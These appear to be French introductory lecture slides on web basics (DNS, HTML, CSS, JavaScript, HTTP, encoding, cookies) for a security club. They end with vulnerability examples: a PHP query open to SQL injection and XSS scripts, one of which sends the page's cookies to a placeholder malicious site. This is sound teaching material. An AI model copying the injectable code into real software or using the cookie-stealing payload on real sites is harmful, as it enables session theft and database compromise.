Introduction au web

21 septembre 2021

Architecture client / serveur



Figure – Représentation du Web

Serveur DNS

Noms de domaines :
www.hackademint.org/page/sur/le/serveur.html

Niveaux de nom de domaine :

- 1er niveau : **org**
- 2e niveau : **hackademint**
- 3e niveau : **www**

DNS : *Domain Name System*

Traduit le *nom de domaine* tel que http://hackademint.org en adresse IP 185.199.111.153

C'est le squelette du site

```
1  <!DOCTYPE html>    <!-- ceci est un commentaire en
   ↪  html -->
2  <html>
3      <head>
4          <title>Mon onglet</title>
5      </head>
6      <body>
7          <h1> Mon super titre </h1>
8          <p> un joli paragraphe </p>
9          <img src=icon.png/>
10     </body>
11 </html>
```

Contrôle l'apparence des éléments

```
1  body {
2      font-size: 18px;
3      font-family: "Vibur", sans-serif;
4      background-color: #010a01;
5  }
6
7  h1 {
8      text-align: center;
9      text-transform: uppercase;
10     font-weight: 400;
11 }
```

Rend la page dynamique

```
1  function Login(){
2      /* Ceci est un bloc de commentaire.
3      Sur plusieurs lignes*/
4      var value = document.formulaire.message.value;
5      value = value.toLowerCase();
6      if (value == "bonjour") {
7          alert("Bonjour à toi !");
8      } else {
9          alert("Raté ! Z'avez pas dit bonjour !");
10     }
11 }
```

Les langages du web - serveur

Les plus répandus :

- PHP : Le dominant, 80 % des sites web $\rightarrow$ énormément de failles dans les anciennes versions
- Python : Plutôt populaire, car utilisé partout et grâce aux bibliothèques Flask et Django
- JavaScript : Peut servir côté serveur, à l'aide de **Node.js**

Protocole HTTP

Transmission sous forme de texte

```
1  GET /team?var1=val1 HTTP/2
2  Host: www.hackademint.org
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   ↪  rv:94.0) Gecko/20100101 Firefox/94.0
4  Accept: text/html,application/xhtml+xml,applicatio
   ↪  n/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language:
   ↪  fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate, br
7  Referer: https://www.hackademint.org/
8  Cache-Control: max-age=0
9  TE: trailers
10
11 var2=val2&var3=val3
```

Séparation des variables : « & »

- GET : Crée une variable dans l'URL
  Par exemple : http://hackademint.org?var2=val2&var3=val3
  Séparation URL / variables : « ? »
- POST : Variables dans le corps de requête
- PUT, PATCH, DELETE...

Encodage pourcent

Transmettre une valeur avec « & », « = » ou « ? » → problème
Par exemple : la valeur est « a&b », l'URL devient « **var**=a&**b** »

Fonctionnement : % + valeur utf-8
Quelques exemples :

- & : %26
- = : %3D

Valeur utf-8 de plusieurs octets ? On sépare chaque octet par des « % »

Base64

Non spécifique au web, permet de transférer des données binaires via du texte

$$01001000\ 01100001\ 01100011\ 01101011$$

$$\downarrow$$

$$\text{SGFjaw==}$$

Les cookies

Chaîne de caractère transmise par HTTP, stockée dans le navigateur.
Sous le format de clé / valeur

```
Set-Cookie: id=a3fWa; Expires=Thu, 21 Oct 2021
↪  07:28:00 GMT; Secure; HttpOnly
```

Vulnérabilités

Injection SQL

```
1  ...
2  <?php
3  $sql = "SELECT * FROM chall
4  WHERE is_public=1 AND message LIKE
   ↪  '%{$_REQUEST['search']}%'";
5
6  if ($search) {
7          echo("Résultats pour : ".$search."<br>");
8  }
9
10 $result = $db->query($sql);
11 ?>
12 ...
```

Vulnérabilités

Failles XSS

```
1 Ceci est mon commentaire...
2 <script>
3 alert("Injection de code !");
4 </script>
```

```
1 Ceci est mon commentaire...
2 <script>
3 window.location="sitemalveillant.com/" +
  ↪  encodeURI(document.cookie);
4 </script>
```